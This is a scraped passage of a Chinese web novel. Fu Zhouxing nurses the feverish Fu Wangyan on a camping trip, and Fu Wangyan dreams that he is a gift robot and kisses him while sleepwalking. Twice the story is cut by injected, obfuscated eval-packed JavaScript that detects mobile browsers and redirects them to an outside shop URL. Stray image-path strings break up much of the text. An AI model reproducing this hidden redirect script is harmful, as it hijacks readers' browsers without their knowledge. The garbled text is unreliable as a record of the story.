“你帮我照一下路。”傅舟行调整了一下姿势,抱稳怀里的人,然后迈开脚步,他走得不算快,每一步都很稳。 傅忘言似乎找到了安全感,渐渐止住了哭泣。伸出双手举着手电筒,只是身体还在微微颤抖,导致照明晃来晃去的。 黑暗 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297469|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 的树林里,只有傅舟行偶尔踩断枯枝的轻响。 …… 回到营地时,江竹白立刻迎了上来,看到傅忘言这副样子,一阵后怕。 确认人没事后,也松了口气,在傅舟行简洁的说明下,知道只是迷路被吓着了,便也放下心来。 夜色已深,明日还得玩一天呢。两人嘱咐几句,便各自回了帐篷休息。 傅舟行将傅忘言小心地放在他们的帐篷里,替他脱掉沾了泥污的鞋袜。 脚踝的红肿需要重新处理,但他手头没有冰袋,只能用冷毛巾稍微敷一下。接着,他去火堆边将还剩下的粥重新加热。 热腾腾的粥端到傅忘言面前时,傅忘言还蜷缩在睡袋里,嘴唇也没什么血色。 吓得不轻…… 傅舟行担心他碗都拿不住,到时候洒了一床,两人都睡不了。还是给人扶起来,又拿起勺子喂到嘴边,“张嘴。” “这饭闻着好香,你做的吗?” 傅忘言含糊不清说。 “嗯。”傅舟行一勺接着一勺的喂,等傅忘言说够了的时候也没有强迫他,只是起身打算将碗放回去。 没走两步,衣袖就被傅忘言抓住,“你去哪里?” “我把碗放到外面。”傅舟行半蹲着,知道傅忘言是后怕,继续道:“一分钟都不要,你就能看见我。” 衣袖这才被松开。 傅舟行送完碗,回来再简单给自己收拾了一下,钻进了睡袋。帐篷里空间有限,两个睡袋并排铺着,距离很近。 傅忘言闭着眼,但长长的睫毛一直在颤动。 应该是睡着了,傅舟行抬手将灯光熄灭,准备进入睡眠。这一天他够折腾了,爬山就爬大半天,剩下的时间就是找傅忘言还有做饭,他也有点累了。 没过多久,傅舟行就感觉到身边窸窸窣窣的动静,他能感觉到旁边的睡袋在挪动,然后,一点点地,朝着他这边靠了过来。 傅舟行身体微微一僵。他不习惯与人如此近距离接触,尤其是这种,两人睡在一起,几乎算是依偎的姿势。他沉默了几秒,然后伸出胳膊,想给傅忘言推开点。 视野有限,他一下子按到了傅忘言脸上,不正常的热度灼烧着他的指尖。他立刻清醒,摸到放在枕边的手电,拧亮最低档的光。 光束下,傅忘言的脸红得极不正常,不是害羞或运动后的红润,而是一种病态的潮红,嘴唇干燥起皮,眉头紧蹙,即使在睡梦中,也显得十分难受。 傅舟行伸手探了探他的额头——发烧了。 恐怕是傍晚受惊、林中受寒,几重因素叠加,终于让这副本就娇气的身子扛不住了。 傅舟行的眉头紧紧锁起,眸色沉暗。他迅速起身,在自己的背包里面翻找起来,还好他事先都有做攻略。他轻轻摇醒昏睡的傅忘言:“傅忘言,醒醒,你发烧了,吃药。” 傅忘言被烧得迷迷糊糊,半睁着眼,眼神涣散,含糊地哼唧着,却乖顺地就着傅舟行的手,吞下了药片,喝了几口水。 喂完药,傅舟行用冷毛巾不断擦拭他的额头和脖颈,试图物理降温。 但傅忘言烧得晕晕沉沉,无意识地往傅舟行身边蹭,抓住他的衣角,像是抓住唯一的浮木,嘴里还含糊地一会念叨着冷一会念叨着别走。傅舟行看着他烧得通红的脸,只能去不断更换他额上的毛巾。 这来回折腾已经到了后半夜。傅舟行看了看时间,得,今天一整天他都不用休息了。也不晓得这少爷啥时候能退烧。 傅舟行干脆将人连睡袋一起搂进怀里,垂眸看着怀中人不安的睡颜,指尖拂过他汗湿的额发,然后模仿着自己看过的那些,笨拙地拍着傅忘言的后背,动作有些僵硬。 “这么胆小?以后你一个人怎么办?没有人会一直陪在你身边。”傅舟行毫不客气地说着。 傅忘言挣扎了两下,像是要证明傅舟行说的不对,还无意识地伸出手比划,“我会…一直陪在你身边的……” “……” 怀里的人哼哼唧唧的,随后渐渐平复了些许,呼吸也慢慢变得均匀绵长,沉沉睡去。 16. 第 16 章 傅忘言感觉自己在蒸桑拿。 而且还是在一个密闭的空间,堵的他快要喘不过来气。 奇怪了。傅忘言低头看看自己,身上明明穿的是短衣短裤,为什么这么热? 他迷迷糊糊在房间内逛了几圈,什么都没有发现。周围是空阔的,触手什么都摸不到。他是在做梦吗?脑子有点晕,现在好像丧失了一切思考能力。 出去了又能怎么样,爸爸有傅舟行了,根本不需要他。反正没人需要他,这样一想,他干脆一屁股坐在地上,摆烂了。 过去一段时间,没有刚刚那么热了。但是他脑子里面还是一片混沌,总感觉自己忘记了什么事情。 “小言……”一道温润的声音响起。 傅忘言惊喜回头,傅先生就站在他身后温柔地看着他。 他转身走过去,没有发现身边的场景变幻。本来空阔的房间逐渐生出许多酒杯蛋糕,一些客人拿起酒杯互相碰杯。 就和他生日那天的场景一样。 本来傅忘言还是慢慢走过去,直到傅先生冲他张开双臂。 如果是做梦,那一定是美梦了。 他步伐加快,跑过去,和傅先生面对面。有很多话想说又不知道该挑哪一句先说。 “小言,今天是你十八岁生日,祝你生日快乐。”傅先生这样说。 “欸?”傅忘言卡壳的大脑开始艰难地转动,“我的生日不是已经过去了吗?你还带回来一个弟弟,叫傅舟行的?爸爸你…忘记了吗?” 谁承想傅先生听到这话,面色一变,很关心的用手背贴上他的额头,“小言,你怎么了?什么弟弟?我不就你这一个孩子吗?不过……你怎么知道我送给你的礼物叫傅舟行?” 就像是提前准备好的一般,傅先生从身后推出来一个人。 和初见那天一样,一身生人勿近的气息。这不就是傅舟行吗?傅忘言有些懵,本来就晕的脑子此刻更是糊涂。 “他……他就是我弟弟啊,傅舟行嘛……” “说什么呢?不是弟弟,你想要弟弟啊,他也可以当啊哈哈。”傅先生温柔轻笑,递给傅忘言一张使用说明书和出生证明,“这是晋江文学城独家的仿生机器人,批次9832735,编号002。我给他取了个名字,叫傅舟行。” 傅忘言无心去听傅先生说了什么,他将出生证翻来覆去看了十几遍都不敢相信,他真的是在做梦吧?傅舟行不是他爸认回来的弟弟吗?那天,不是他把傅舟行错认成仿生机器人的吗?怎么都倒过来了。 难道他记忆出问题了? 他又抬头看向“傅舟行”,面容气质身材都和傅舟行一般无二。不过仿生机器人没有被启动,瞳孔是黯淡的,眼睛空洞的目视前方。傅忘言伸出手捏了捏“傅舟行”的脸,这次没有躲开。 傅忘言觉得手感蛮好的,又捏了好几下,机器人都没有反应。 好像……真的是仿生机器人。 那他记忆里的那些是什么?他根本没有和小白出来玩吗? “小言!快过来!宴会开始了,你是主人公,大家都在等你呢!” 傅忘言不再思考,他又看了一眼机器人,转头向傅先生跑过去。 “来啦!” 管他是真的还是假的呢。 接下来的一切都是那么梦幻,傅忘言在懵懂中接受了这个礼物,接受了宾客们的祝福。 宴会结束,他晕乎乎地回到自己的房间,连同他一起回到房间的,还有那个仿生机器人。 傅忘言拿起说明书看看怎么启动。他之前一直想要一个,现在意外得到可不得好好体验下。也不管是不是梦境了,毕竟这里的一切都是那么真实美好。 说明书上面说了几点。 “机器人是认主的,睁开眼看见的第一个人就视为主人。但需要注意的是……认主不是绑定终身程序。如需终身绑定,必须去到联盟婚姻局进行登记,一旦机器人已婚状态录入后……无法更改……嗯…应该的。” 不然跑到大马路上见一个认一个主人像什么样子。 提到这个,傅忘言脑海里面都开始有画面了,一想到机器人顶着一张傅舟行的脸,喊他主人的样子,他还有点小期待呢。 先认主,再结婚,完美完美。 傅忘言沉浸在自己的幻想里面,害羞地在床上滚来滚去。又觉得自己这样好像一个变态,又立刻坐起来。 “嗯咳嗯咳,想什么呢。下一条下一条,机器人是需要充电的,充电方式有亲密接触……比如拥抱,牵手,接…接吻?” 原来接吻也能充电吗? 原来不是在舱内充电吗?!哪怕用线呢?傅忘言想:高级货的充电方式还真是不一样!他继续看下去,“还有……这?”后面还有什么傅忘言念不下去了,哪怕他现在脑子不太清醒,也看清了纸上写了什么东西。他脸上迅速爬上红晕,好像看见了什么脏东西,一把将说明书扔开,“这算什么充电方式!” 他之前看的仿生机器人明明是普通插线充电的! 继续看下去,下面几条傅忘言还记得,都是一些机器人保养之类的。他看完努努嘴,养一个机器人,需要很多钱啊。 还好他有钱。 不过这密密麻麻的说明书上,关于开机的事宜,一点都没提。 但这难不倒他,之前感兴趣的时候就已经把仿生机器人的操作步骤了解透彻了,除非是个人定制的。 他直接上手摁在了脖颈处,没有摸到开关,等了几秒,机器人一点反应都没有。难道不是这样启动的?但是他刚刚明显感觉机器人动了一下。 说明书就掉落在旁边,他蹲下查看又站起来。 仅仅是蹲下了一会,站起来的时候傅忘言还是感觉眼前黑了一瞬。 头还是很晕,他没喝酒啊?喝了点果汁而已,为什么这么晕啊?说到果汁,苦死了。傅忘言吐了吐舌头,表示对果汁的不满。 仔细看,最下面还有一行标黑标粗的小字:该机器人是全能型的,可以满足您任何需求哦~ 哦~难怪呢。 机器人负责的事情不同,开关也不同。像普通的机器人,就是可以做家务那种,开关就在腺体处。不普通的那些,一般都是买来那啥那啥的。 哈哈哈!有钱人玩的花,他懂。 哎呀,但他目前不需要啊!傅忘言头更疼了。爸爸也真是的,他就是喜欢那种可以让他做事情轻松一点的,可以偷懒的,比如做饭的时候输入菜系教程就能复刻一模一样的机器人。 这一下子给他从少年频道给他踢到成人频道不太好吧。 虽然他已经成年。 他之前想结婚,也就是太喜欢…傅舟行那张脸了,绑定后就是他的了,不会被随便捡走。 果然是色字头上一把刀。 算了,先启动机器人看看再说 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297470|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 。 “我记得是……是有这样的启动方式的。”傅忘言站起来绕到机器人后面,摸上脖颈处的位置,那里有个小凸起。他打算来个死马当活马医,接下来毫不犹豫对准机器人后脖颈的凸起位置亲上去。 唇瓣触及到一片冰凉,冰的傅忘言一激灵。他重重呼吸了一下,滚烫的气息落在机器人皮肤外层。 他记得特殊机器人的开关方式,好像是这样。 “机器人”动了,反应还挺大,果然他的记忆没出错。傅忘言刚想给他下达指令,就察觉到了不对劲。 机器人启动后不是会有个瞳孔扫描认主程序吗?他的这个“机器人”怎么没有,就是呆愣愣看着他,不认主的话,和谁都能跑了。 “002,”傅忘言拍了拍眼前“傅舟行”的脸,借“果汁壮胆”,“你该……启动认主程序了。” “傅舟行”看着他,眼神里面充满了疑惑,“什么?” 太逼真了!声音都和傅舟行一样。傅忘言内心的小九九又开始蠢蠢欲动,好想看傅舟行顶着一张高冷禁欲的脸喊他主人。 “哎呀,你这个机器人是不是残次品啊?好笨。”傅忘言憋着嘴不满道:“喊我主人啊。” “……” 002依旧是沉默地用疑惑的眼神看着他。 傅忘言却突然想起来,他这个机器人是特殊的啊。 特殊机器人的认主程序也是不一样的。 “错怪你了,你让我想想认主程序……”傅忘言嘟囔着,他脑海里的记忆断断续续,好在从某个犄角旮旯的地方搜寻到了这一段。 他差点忘记了,还要说指令的…… “你愿意……”傅忘言搂住机器人的脖子,凑过去,一字一句,“和我结婚吗?” 天刚蒙蒙亮,太阳还没升起,透蓝的天上只有稀薄的几片云朵,没有阳光并不暖和。帐篷里面 ,两个人的体温却在升高。 “你愿意,和我结婚吗?” 傅舟行看着面前傅忘言放大的脸,一时间也没想好作何反应,只本能的侧过脸躲了一下。 刚刚半夜,这大少爷就嘴里念叨着什么,叽里咕噜的,傅舟行还以为他退烧了,起身查看。 傅忘言先是睁开眼睛坐了一会,眼神并不清明,看起来像是梦游。梦游的人不能被打断,所以傅舟行就光看着,也没做什么动作。 少爷干坐了一会,又开始说胡话。 什么机器人,什么程序,还有什么跟人跑了……都什么乱七八糟的。一会摸他脸一会摸他腺体。发个烧脑子烧坏了吗?Alpha的腺体怎么可以随便摸。 没想到傅忘言不仅敢摸还敢亲,比两人初见那晚还要大胆。他立刻转头想质问傅忘言是不是戏弄他,可一对上傅忘言的眼神,依旧是没有焦距,考虑到梦游的因素,还是没有选择把人推开。 直到唇角传来不属于他的触感。 就是这么轻轻贴了一下,也给傅舟行带来不小的震撼。什么梦游的人不能被叫醒也被他抛到脑后,他一把将傅忘言推开。 这一下用了半成力气,营地灯被撞倒,帐篷内骤然失去照明,昏暗下来。房间内温馨的暖黄色调突然变成冷淡的灰色调。“唔……” 傅忘言动了动眼皮,眼前的景物开始慢慢清晰,等完全清醒过来时,完全傻掉了。 帐篷…他怎么到这里了?机器人怎么这个表情啊?